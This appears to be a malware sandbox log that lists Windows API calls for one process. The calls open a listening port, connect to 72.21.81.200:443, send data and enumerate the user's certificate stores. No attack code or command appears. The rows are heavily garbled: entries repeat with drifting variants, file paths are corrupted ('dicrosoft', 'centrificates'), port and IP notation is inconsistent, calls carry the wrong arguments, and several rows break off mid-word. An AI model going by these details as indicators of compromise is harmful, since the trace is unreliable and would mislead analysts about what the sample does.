Call Network API Call Network API Call Network API Detection Call System API	API Name: socket Args: (23, 2, 0) Return: 5c0 API Name: socket Args: (2, 1, 6) Return: 5dc API Name: bind Args: (5dc, 0.0.0.0.49183, 16) Return: 0 Threat Characteristic: Listens on port 0.0.0.049183 API Name: ConnectEx Args: (5dc, 72.21.81.200:443, 16, 0, 0, 0, 407b4c) Return: 0	4068 4068 4068 4068	3736 3736 3736 3736
Call Network API Call Network API Call Network API Detection	API Name: socket Args: (23, 2, 0) Return: 5c0 API Name: socket Args: (2, 1, 6) Return: 5dc API Name: bind Args: (5dc, 0.0.0.0.49183, 16) Return: 0 Threat Characteristic: Listens on port 0.0.0:49183 API Name: ConnectEx Args: (5dc, 72.21.81.200:443, 16, 0, 0, 0, 407b4c) Return: 0 API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificates\My\Certificates*, 0, 2c3e564, 0, 0, 0) Return: 407a88	4068 4068 4068 4068 4068	3736 3736 3736
Call Network API Call Network API Call Network API Detection Call System API	API Name: socket Args: (23, 2, 0) Return: 5c0 API Name: socket Args: (2, 1, 6) Return: 5dc API Name: bind Args: (5dc, 0.0.0.0.49183, 16) Return: 0 Threat Characteristic: Listens on port 0.0.0.49183 API Name: ConnectEx Args: (5dc, 72.21.81.200:443, 16, 0, 0, 0, 407b4c) Return: 0 API Name: FindFirstFileExW Args: (%APPDATA%\\dicrosoft\SystemCertificates\\disp\/\chi\centrificates\\disp\/\centrificates\\di	4068 4068 4068 4068 4068 4068	3736 3736 3736 3736 3736 3736
Call Network API Call Network API Call Network API Detection Call System API Call Filesystem API	API Name: socket Args: (23, 2, 0) Return: 5c0 API Name: socket Args: (2, 1, 6) Return: 5dc API Name: bind Args: (5dc, 0.0.0.0.49183, 16) Return: 0 Threat Characteristic: Listens on port 0.0.0:49183 API Name: ConnectEx Args: (5dc, 72.21.81.200:443, 16, 0, 0, 0, 407b4c) Return: 0 API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificates\My\Certificates*, 0, 2c3e564, 0, 0, 0) Return: 407a88	4068 4068 4068 4068 4068	3736 3736 3736 3736 3736
Call Network API Call Network API Call Network API Detection Call System API Call Filesystem API Call Filesystem API	API Name: socket Args: (23, 2, 0) Return: 5c0 API Name: socket Args: (2, 1, 6) Return: 5dc API Name: bind Args: (5dc, 0.0.0.0.49183, 16) Return: 0 Threat Characteristic: Listens on port 0.0.0.49183 API Name: ConnectEx Args: (5dc, 72.21.81.200:443, 16, 0, 0, 0, 407b4c) Return: 0 API Name: FindFirstFileExW Args: (%APPDATA%\\dicrosoft\SystemCertificates\\disp\/\chi\centrificates\\disp\/\centrificates\\di	4068 4068 4068 4068 4068 4068	3736 3736 3736 3736 3736 3736
Call Network API Call Network API Call Network API Detection Call System API Call Filesystem API Call Filesystem API Call Filesystem API Call Filesystem API	API Name: socket Args: (23, 2, 0) Return: 5c0 API Name: socket Args: (23, 2, 0) Return: 5dc API Name: socket Args: (5dc, 0.0.0.49183, 16) Return: 0 Threat Characteristic: Listens on port 0.0.0.49183 API Name: ConnectEx Args: (5dc, 72.21.81.200:443, 16, 0, 0, 0, 407b4c) Return: 0 API Name: FindFirstFileExW Args: (%APPDATA%\\dicrosoft\SystemCertificates\\div/\Certificates\\div/\certificates\\div/\	4068 4068 4068 4068 4068 4068 4068	3736 3736 3736 3736 3736 3736 3736
Call Network API Call Network API Call Network API Detection Call System API Call Filesystem API Call Filesystem API Call Filesystem API Call Filesystem API Call Network API	API Name: socket Args: (23, 2, 0) Return: 5c0 API Name: socket Args: (23, 2, 0) Return: 5dc API Name: bind Args: (5dc, 0.0.0.0.49183, 16) Return: 0 Threat Characteristic: Listens on port 0.0.0.049183 API Name: ConnectEx Args: (5dc, 72.21.81.200:443, 16, 0, 0, 0, 407b4c) Return: 0 API Name: FindFirstFilleExW Args: (%APPDATA%/Microsoft\SystemCertificates\My\Certificates*, 0, 2c3e564, 0, 0, 0) Return: 407a88 API Name: FindFirstFilleExW Args: (%APPDATA%/Microsoft\SystemCertificates\My\CRLs*, 0, 2c3e564, 0, 0, 0) Return: 407a88 API Name: FindFirstFilleExW Args: (%APPDATA%/Microsoft\SystemCertificates\My\CRLs*, 0, 2c3e564, 0, 0, 0) Return: 407a88 API Name: FindFirstFilleExW Args: (%APPDATA%/Microsoft\SystemCertificates\My\CTLs*, 0, 2c3e564, 0, 0, 0) Return: 407a88 API Name: send Args: (5dc,, 1, 177) Return: 0	4068 4068 4068 4068 4068 4068 4068 4068	3736 3736 3736 3736 3736 3736 3736 3736
Call Network API Call Network API Call Network API Detection Call System API Call Filesystem API Call Filesystem API Call Filesystem API Call Network API Call Network API	API Name: socket Args: (23, 2, 0) Return: 5c0 API Name: socket Args: (23, 2, 0) Return: 5dc API Name: bind Args: (5dc, 0.0.0.49183, 16) Return: 0 Threat Characteristic: Listens on port 0.0.0.49183 API Name: ConnectEx Args: (5dc, 72.21.81.200:443, 16, 0, 0, 0, 407b4c) Return: 0 API Name: FindFirstFileExW Args: (%APPDATA%/Microsoft\SystemCertificates\My\Certificates*, 0, 2c3e564, 0, 0, 0) Return: 407a88 API Name: FindFirstFileExW Args: (%APPDATA%/Microsoft\SystemCertificates\My\CRLs*, 0, 2c3e564, 0, 0, 0) Return: 407a88 API Name: FindFirstFileExW Args: (%APPDATA%/Microsoft\SystemCertificates\My\CTLs*, 0, 2c3e564, 0, 0, 0) Return: 407a88 API Name: send Args: (5dc,, 1, 177) Return: 0 API Name: send Args: (5dc,, 1, 166) Return: 0	4068 4068 4068 4068 4068 4068 4068 4068	3736 3736 3736 3736 3736 3736 3736 3736
Call Network API Call Network API Call Network API Detection Call System API Call Filesystem API Call Filesystem API Call Network API Call Network API Call Filesystem API Call Network API Call Filesystem API	API Name: socket Args: (23, 2, 0) Return: 5c0 API Name: socket Args: (23, 2, 0) Return: 5dc API Name: bind Args: (5dc, 0.0.0.49183, 16) Return: 0 Threat Characteristic: Listens on port 0.0.0.49183 API Name: ConnectEx Args: (5dc, 72.21.81.200.443, 16, 0, 0, 0, 407b4c) Return: 0 API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificates\My\CRLs*, 0, 2c3e564, 0, 0, 0) Return: 407a88 API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificates\My\CRLs*, 0, 2c3e564, 0, 0, 0) Return: 407a88 API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificates\My\CRLs*, 0, 2c3e564, 0, 0, 0) Return: 407a88 API Name: send Args: (5dc,, 1, 177) Return: 0 API Name: send Args: (5dc,, 1, 16) Return: 0 API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificates\My\CRLs*, 0, 2c3e178, 0, 0, 0) Return: 388d80 API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificates\My\CRLs*, 0, 2c3e178, 0, 0, 0) Return: 388d80	4068 4068 4068 4068 4068 4068 4068 4068	3736 3736 3736 3736 3736 3736 3736 3736
Call Network API Call Network API Call Network API Detection Call System API Call Filesystem API Call Filesystem API Call Network API Call Network API Call Filesystem API	API Name: socket Args: (23, 2, 0) Return: 5c0 API Name: socket Args: (23, 2, 0) Return: 5dc API Name: bind Args: (5dc, 0.0.0.49183, 16) Return: 0 Threat Characteristic: Listens on port 0.0.0.49183 API Name: ConnectEx Args: (5dc, 72.21.81.200.443, 16, 0, 0, 0, 407bdc) Return: 0 API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificates\My\CRLs**, 0, 2c3e564, 0, 0, 0) Return: 407a88 API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificates\My\CRLs**, 0, 2c3e564, 0, 0, 0) Return: 407a88 API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificates\My\CRLs**, 0, 2c3e564, 0, 0, 0) Return: 407a88 API Name: send Args: (5dc,, 1, 177) Return: 0 API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificates\My\CRLs**, 0, 2c3e564, 0, 0, 0) Return: 407a88 API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificates\My\CRLs**, 0, 2c3e564, 0, 0, 0) Return: 388d80 API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificates\My\CRLs**, 0, 2c3e178, 0, 0, 0) Return: 388d80 API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificates\My\CRLs**, 0, 2c3e178, 0, 0, 0) Return: 388d80 API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificates\My\CRLs**, 0, 2c3e178, 0, 0, 0) Return: 388d80	4068 4068 4068 4068 4068 4068 4068 4068	3736 3736 3736 3736 3736 3736 3736 3736
Call Network API Call Network API Call Network API Detection Call System API Call Filesystem API Call Filesystem API Call Filesystem API Call Network API Call Network API Call Filesystem API Call Service API	API Name: socket Args: (23, 2, 0) Return: 5c0 API Name: socket Args: (2, 1, 6) Return: 5dc API Name: bind Args: (5dc, 0.0.0.0.49183, 16) Return: 0 Threat Characteristic: Listens on port 0.0.0.049183 API Name: ConnectEx Args: (5dc, 72.21.81.200:443, 16, 0, 0, 0, 407b4c) Return: 0 API Name: FindFirstFileExW Args: (5dc, 72.21.81.200:443, 16, 0, 0, 0, 407b4c) Return: 0 API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificates\My\Certificates*, 0, 2c3e564, 0, 0, 0) Return: 407a88 API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificates\My\CTLs*, 0, 2c3e564, 0, 0, 0) Return: 407a88 API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificates\My\CTLs*, 0, 2c3e564, 0, 0, 0) Return: 407a88 API Name: send Args: (5dc,, 1, 177) Return: 0 API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificates\My\Certificates*, 0, 2c3e178, 0, 0, 0) Return: 388d80 API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificates\My\CRLs*, 0, 2c3e178, 0, 0, 0) Return: 388d80 API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificates\My\CRLs*, 0, 2c3e178, 0, 0, 0) Return: 388d80 API Name: FindFirstFileExW Args: (\$APPDATA%\Microsoft\SystemCertificates\My\CRLs*, 0, 2c3e178, 0, 0, 0) Return: 388d80 API Name: OpenServiceW Args: (\$APPDATA%\Microsoft\SystemCertificates\My\CRLs*, 0, 2c3e178, 0, 0, 0) Return: 388d80 API Name: OpenServiceW Args: (\$APBDATA%\Microsoft\SystemCertificates\My\CRLs*, 0, 2c3e178, 0, 0, 0) Return: 388d80	4068 4068 4068 4068 4068 4068 4068 4068	3736 3736 3736 3736 3736 3736 3736 3736
Call Network API Call Network API Call Network API Detection Call System API Call Filesystem API Call Filesystem API Call Filesystem API Call Network API Call Network API Call Filesystem API	API Name: socket Args: (23, 2, 0) Return: 5c0 API Name: socket Args: (2, 1, 6) Return: 5dc API Name: socket Args: (5dc, 0.0.0.0.49183, 16) Return: 0 Threat Characteristic: Listens on port 0.0.0.49183 API Name: ConnectEx Args: (5dc, 72.21.81.200.443, 16, 0, 0, 0, 407b4c) Return: 0 API Name: FindFirstFileExW Args: (5dc, 72.21.81.200.443, 16, 0, 0, 0, 407b4c) Return: 0 API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificates\My\Certificates*, 0, 2c3e564, 0, 0, 0) Return: 407a88 API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificates\My\CTLs*, 0, 2c3e564, 0, 0, 0) Return: 407a88 API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificates\My\CTLs*, 0, 2c3e564, 0, 0, 0) Return: 407a88 API Name: send Args: (5dc,, 1, 177) Return: 0 API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificates\My\Certificates*, 0, 2c3e178, 0, 0, 0) Return: 388d80 API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificates\My\CRLs*, 0, 2c3e178, 0, 0, 0) Return: 388d80 API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificates\My\CRLs*, 0, 2c3e178, 0, 0, 0) Return: 388d80 API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificates\My\CRLs*, 0, 2c3e178, 0, 0, 0) Return: 388d80 API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificates\My\CRLs*, 0, 2c3e178, 0, 0, 0) Return: 380d80 API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificates\My\Certificates\My\Certificates*, 0, 2c3e178, 0, 0, 0) Return: 380d80 API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificates\My\Certificates\My\Certificates*, 0, 2c3e178, 0, 0, 0) Return: 380d80 API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificates\My\Certificates\My\Certificates*, 0, 2c3e178, 0, 0, 0) Return: 380d80	4068 4068 4068 4068 4068 4068 4068 4068 4068 4068 4068 4068 4068 4068	3736 3736 3736 3736 3736 3736 3736 3736
Call Network API Call Network API Call Network API Detection Call System API Call Filesystem API Call Filesystem API Call Filesystem API Call Filesystem API Call Network API Call Filesystem API Call Service API	API Name: socket Args: (23, 2, 0) Return: 5c0 API Name: socket Args: (2, 1, 6) Return: 5dc API Name: bind Args: (5dc, 0.0.0.0.49183, 16) Return: 0 Threat Characteristic: Listens on port 0.0.0.049183 API Name: ConnectEx Args: (5dc, 72.21.81.200:443, 16, 0, 0, 0, 407b4c) Return: 0 API Name: FindFirstFileExW Args: (5dc, 72.21.81.200:443, 16, 0, 0, 0, 407b4c) Return: 0 API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificates\My\Certificates*, 0, 2c3e564, 0, 0, 0) Return: 407a88 API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificates\My\CTLs*, 0, 2c3e564, 0, 0, 0) Return: 407a88 API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificates\My\CTLs*, 0, 2c3e564, 0, 0, 0) Return: 407a88 API Name: send Args: (5dc,, 1, 177) Return: 0 API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificates\My\Certificates*, 0, 2c3e178, 0, 0, 0) Return: 388d80 API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificates\My\CRLs*, 0, 2c3e178, 0, 0, 0) Return: 388d80 API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificates\My\CRLs*, 0, 2c3e178, 0, 0, 0) Return: 388d80 API Name: FindFirstFileExW Args: (\$APPDATA%\Microsoft\SystemCertificates\My\CRLs*, 0, 2c3e178, 0, 0, 0) Return: 388d80 API Name: OpenServiceW Args: (\$APPDATA%\Microsoft\SystemCertificates\My\CRLs*, 0, 2c3e178, 0, 0, 0) Return: 388d80 API Name: OpenServiceW Args: (\$APBDATA%\Microsoft\SystemCertificates\My\CRLs*, 0, 2c3e178, 0, 0, 0) Return: 388d80	4068 4068 4068 4068 4068 4068 4068 4068	3736 3736 3736 3736 3736 3736 3736 3736
Call Network API Call Network API Call Network API Detection Call System API Call Filesystem API Call Filesystem API Call Filesystem API Call Network API Call Network API Call Filesystem API	API Name: socket Args: (23, 2, 0) Return: 5c0 API Name: socket Args: (2, 1, 6) Return: 5dc API Name: socket Args: (5dc, 0.0.0.0.49183, 16) Return: 0 Threat Characteristic: Listens on port 0.0.0.49183 API Name: ConnectEx Args: (5dc, 72.21.81.200.443, 16, 0, 0, 0, 407b4c) Return: 0 API Name: FindFirstFileExW Args: (5dc, 72.21.81.200.443, 16, 0, 0, 0, 407b4c) Return: 0 API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificates\My\Certificates*, 0, 2c3e564, 0, 0, 0) Return: 407a88 API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificates\My\CTLs*, 0, 2c3e564, 0, 0, 0) Return: 407a88 API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificates\My\CTLs*, 0, 2c3e564, 0, 0, 0) Return: 407a88 API Name: send Args: (5dc,, 1, 177) Return: 0 API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificates\My\Certificates*, 0, 2c3e178, 0, 0, 0) Return: 388d80 API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificates\My\CRLs*, 0, 2c3e178, 0, 0, 0) Return: 388d80 API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificates\My\CRLs*, 0, 2c3e178, 0, 0, 0) Return: 388d80 API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificates\My\CRLs*, 0, 2c3e178, 0, 0, 0) Return: 388d80 API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificates\My\CRLs*, 0, 2c3e178, 0, 0, 0) Return: 380d80 API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificates\My\Certificates\My\Certificates*, 0, 2c3e178, 0, 0, 0) Return: 380d80 API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificates\My\Certificates\My\Certificates*, 0, 2c3e178, 0, 0, 0) Return: 380d80 API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificates\My\Certificates\My\Certificates*, 0, 2c3e178, 0, 0, 0) Return: 380d80	4068 4068 4068 4068 4068 4068 4068 4068 4068 4068 4068 4068 4068 4068	3736 3736 3736 3736 3736 3736 3736 3736
Call Network API Call Network API Call Network API Detection Call System API Call Filesystem API Call Filesystem API Call Filesystem API Call Network API Call Network API Call Filesystem API	API Name: socket Args: (23, 2, 0) Return: 5c0 API Name: socket Args: (2, 1, 6) Return: 5dc API Name: socket Args: (5dc, 0.0.0.0.49183, 16) Return: 0 Threat Characteristic: Listens on port 0.0.0.49183 API Name: ConnectEx Args: (5dc, 72.21.81.200:443, 16, 0, 0, 0, 407b4c) Return: 0 API Name: FindFirstFileExW Args: (5dc, 72.21.81.200:443, 16, 0, 0, 0, 407b4c) Return: 0 API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificates\My\Certificates*, 0, 2c3e564, 0, 0, 0) Return: 407a88 API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificates\My\CTLs*, 0, 2c3e564, 0, 0, 0) Return: 407a88 API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificates\My\CTLs*, 0, 2c3e564, 0, 0, 0) Return: 407a88 API Name: send Args: (5dc,, 1, 177) Return: 0 API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificates\My\Certificates*, 0, 2c3e178, 0, 0, 0) Return: 388d80 API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificates\My\CRLs*, 0, 2c3e178, 0, 0, 0) Return: 388d80 API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificates\My\CTLs*, 0, 2c3e178, 0, 0, 0) Return: 388d80 API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificates\My\CRLs*, 0, 2c3e26c, 0, 0, 0) Return: 350dad0 API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificates\My\Certificates\My\Certificates*, 0, 2c3e26c, 0, 0, 0) Return: 350dad0 API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificates\My\Certificates\My\Certificates*, 0, 2c3e26c, 0, 0, 0) Return: 350dad0	4068 4068 4068 4068 4068 4068 4068 4068 4068 4068 4068 4068 4068 4068	3736 3736 3736 3736 3736 3736 3736 3736
Call Network API Call Network API Call Network API Detection Call System API Call Filesystem API Call Filesystem API Call Filesystem API Call Network API Call Network API Call Network API Call Filesystem API	API Name: socket Args: (23, 2, 0) Return: 5c0 API Name: socket Args: (2, 1, 6) Return: 5dc API Name: socket Args: (5dc, 0.0.0.0.49183, 16) Return: 0 Threat Characteristic: Listens on port 0.0.0.49183 API Name: ConnectEx Args: (5dc, 72.21.81.200:443, 16, 0, 0, 0, 407b4c) Return: 0 API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificates\My\Certificates*, 0, 2c3e564, 0, 0, 0) Return: 407a88 API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificates\My\CTLs*, 0, 2c3e564, 0, 0, 0) Return: 407a88 API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificates\My\CTLs*, 0, 2c3e564, 0, 0, 0) Return: 407a88 API Name: send Args: (5dc,, 1, 177) Return: 0 API Name: send Args: (5dc,, 1, 166) Return: 0 API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificates\My\CPLs*, 0, 2c3e178, 0, 0, 0) Return: 388d80 API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificates\My\CPLs*, 0, 2c3e178, 0, 0, 0) Return: 388d80 API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificates\My\CPLs*, 0, 2c3e178, 0, 0, 0) Return: 388d80 API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificates\My\CPLs*, 0, 2c3e26c, 0, 0, 0) Return: 350dad0 API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificates\My\CPLs*, 0, 2c3e26c, 0, 0, 0) Return: 350dad0 API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificates\My\CPLs*, 0, 2c3e26c, 0, 0, 0) Return: 350dad0 API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificates\My\CPLs*, 0, 2c3e26c, 0, 0, 0) Return: 350dad0 API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificates\My\CPLs*, 0, 2c3e26c, 0, 0, 0) Return: 350dad0 API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificates\My\CPLs*, 0, 2c3e26c, 0, 0, 0) Return: 350dad0	4068 4068 4068 4068 4068 4068 4068 4068 4068 4068 4068 4068 4068 4068 4068	3736 3736 3736 3736 3736 3736 3736 3736
Call Network API Call Network API Call Network API Detection Call System API Call Filesystem API Call Filesystem API Call Filesystem API Call Network API Call Network API Call Network API Call Filesystem API	API Name: socket Args: (23, 2, 0) Return: 5c0 API Name: socket Args: (2, 1, 6) Return: 5dc API Name: bind Args: (5dc, 0.0.0.049183, 16) Return: 0 Threat Characteristic: Listens on port 0.0.0.049183 API Name: ConnectEx Args: (5dc, 72.21.81.200.443, 16, 0, 0, 0, 407b4c) Return: 0 API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificates\My\CRLs**, 0, 2c3e564, 0, 0, 0) Return: 407a88 API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificates\My\CRLs**, 0, 2c3e564, 0, 0, 0) Return: 407a88 API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificates\My\CRLs**, 0, 2c3e564, 0, 0, 0) Return: 407a88 API Name: send Args: (5dc,, 1, 177) Return: 0 API Name: send Args: (5dc,, 1, 16) Return: 0 API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificates\My\CRLs**, 0, 2c3e178, 0, 0, 0) Return: 388d80 API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificates\My\CRLs**, 0, 2c3e178, 0, 0, 0) Return: 388d80 API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificates\My\CRLs**, 0, 2c3e178, 0, 0, 0) Return: 388d80 API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificates\My\CRLs**, 0, 2c3e178, 0, 0, 0) Return: 388d80 API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificates\My\CRLs**, 0, 2c3e178, 0, 0, 0) Return: 380d80 API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificates\My\CRLs**, 0, 2c3e178, 0, 0, 0) Return: 350dad0 API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificates\My\CRLs**, 0, 2c3e26c, 0, 0, 0) Return: 350dad0 API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificates\My\CRLs**, 0, 2c3e26c, 0, 0, 0) Return: 350dad0 API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificates\My\CRLs**, 0, 2c3e26c, 0, 0, 0) Return: 350dad0 API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificates\My\CRLs**, 0, 2c3e26c, 0, 0, 0) Return: 350dad0 API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificat	4068 4068 4068 4068 4068 4068 4068 4068 4068 4068 4068 4068 4068 4068 4068 4068	3736 3736 3736 3736 3736 3736 3736 3736
Call Network API Call Network API Call Network API Detection Call System API Call Filesystem API Call Filesystem API Call Filesystem API Call Network API Call Network API Call Filesystem API	API Name: socket Args: (23, 2, 0) Return: 5c0 API Name: socket Args: (2, 1, 6) Return: 5dc API Name: bind Args: (5dc, 0.0.0.0:49183, 16) Return: 0 Threat Characteristic: Listens on port 0.0.0:09183 API Name: ConnectEx Args: (5dc, 72.21.81.200:443, 16, 0, 0, 0, 407b4c) Return: 0 API Name: FindFirstFileExW Args: (%APPDATA%IMicrosoftSystemCertificates\My\CRLs*, 0, 2c3e564, 0, 0, 0) Return: 407a88 API Name: FindFirstFileExW Args: (%APPDATA%IMicrosoftSystemCertificates\My\CRLs*, 0, 2c3e564, 0, 0, 0) Return: 407a88 API Name: FindFirstFileExW Args: (%APPDATA%IMicrosoftSystemCertificates\My\CRLs*, 0, 2c3e564, 0, 0, 0) Return: 407a88 API Name: send Args: (5dc,, 1, 177) Return: 0 API Name: send Args: (5dc,, 1, 177) Return: 0 API Name: FindFirstFileExW Args: (%APPDATA%IMicrosoftSystemCertificates\My\Certificates*, 0, 2c3e178, 0, 0, 0) Return: 388d80 API Name: FindFirstFileExW Args: (%APPDATA%IMicrosoftSystemCertificates\My\CRLs*, 0, 2c3e178, 0, 0, 0) Return: 388d80 API Name: FindFirstFileExW Args: (%APPDATA%IMicrosoftSystemCertificates\My\CRLs*, 0, 2c3e178, 0, 0, 0) Return: 388d80 API Name: FindFirstFileExW Args: (%APPDATA%IMicrosoftSystemCertificates\My\CRLs*, 0, 2c3e178, 0, 0, 0) Return: 388d80 API Name: FindFirstFileExW Args: (%APPDATA%IMicrosoftSystemCertificates\My\CRLs*, 0, 2c3e178, 0, 0, 0) Return: 350dad0 API Name: FindFirstFileExW Args: (%APPDATA%IMicrosoftSystemCertificates\My\CRLs*, 0, 2c3e26c, 0, 0, 0) Return: 350dad0 API Name: FindFirstFileExW Args: (%APPDATA%IMicrosoftSystemCertificates\My\CRLs*, 0, 2c3e26c, 0, 0, 0) Return: 350dad0 API Name: FindFirstFileExW Args: (%APPDATA%IMicrosoftSystemCertificates\My\CRLs*, 0, 2c3e26c, 0, 0, 0) Return: 350dad0 API Name: FindFirstFileExW Args: (%APPDATA%IMicrosoftSystemCertificates\My\CRLs*, 0, 2c3e26c, 0, 0, 0) Return: 350dad0 API Name: FindFirstFileExW Args: (%APPDATA%IMicrosoftSystemCertificates\My\CRLs*, 0, 2c3e26c, 0, 0, 0) Return: 350dad0 API Name: FindFirstFileExW Args: (%APPDATA%IMicrosoftSystemCertificates\My\CRLs*, 0,	4068 4068 4068 4068 4068 4068 4068 4068 4068 4068 4068 4068 4068 4068 4068 4068 4068	3736 3736 3736 3736 3736 3736 3736 3736
Call Network API Call Network API Call Network API Detection Call System API Call Filesystem API Call Filesystem API Call Filesystem API Call Network API Call Network API Call Network API Call Filesystem API	API Name: socket Args: (23, 2, 0) Return: 500 API Name: socket Args: (2, 1, 6) Return: 5dc API Name: bind Args: (5dc, 0.0.0.0/49183, 16) Return: 0 Threat Characteristic: Listens on port 0.0.0.49183 API Name: ConnectEx Args: (5dc, 72.21.81.200.443, 16, 0, 0, 0, 407b4c) Return: 0 API Name: FindFirstFileExW Args: (%APPDATA%Microsoft\SystemCertificates\My\Certif	4068 4068 4068 4068 4068 4068 4068 4068 4068 4068 4068 4068 4068 4068 4068 4068 4068 4068 4068	3736 3736
Call Network API Call Network API Call Network API Detection Call System API Call Filesystem API Call Filesystem API Call Filesystem API Call Network API Call Network API Call Network API Call Filesystem API	API Name: socket Args: (23, 2, 0) Return: 560 API Name: bind Args: (56, 0.0.0.0.49183, 16) Return: 0 Threat Characteristic: Listens on port 0.0.0.049183 API Name: ConnectEx Args: (5dc, 72.21.81.200.443, 16, 0, 0, 0, 407b4c) Return: 0 API Name: ConnectEx Args: (5dc, 72.21.81.200.443, 16, 0, 0, 0, 407b4c) Return: 0 API Name: FindFirstFileExW Args: (%APPDATA%MicrosoftSystemCertificatesMy/CertificatesM*, 0, 2c3e564, 0, 0, 0) Return: 407a88 API Name: FindFirstFileExW Args: (%APPDATA%MicrosoftSystemCertificatesMy/CRLs**, 0, 2c3e564, 0, 0, 0) Return: 407a88 API Name: FindFirstFileExW Args: (%APPDATA%MicrosoftSystemCertificatesMy/CRLs**, 0, 2c3e564, 0, 0, 0) Return: 407a88 API Name: send Args: (5dc,, 1, 177) Return: 0 API Name: send Args: (5dc,, 1, 177) Return: 0 API Name: FindFirstFileExW Args: (%APPDATA%MicrosoftSystemCertificatesMy/Certificates**, 0, 2c3e178, 0, 0, 0) Return: 388d80 API Name: FindFirstFileExW Args: (%APPDATA%MicrosoftSystemCertificatesMy/CRLs**, 0, 2c3e178, 0, 0, 0) Return: 388d80 API Name: 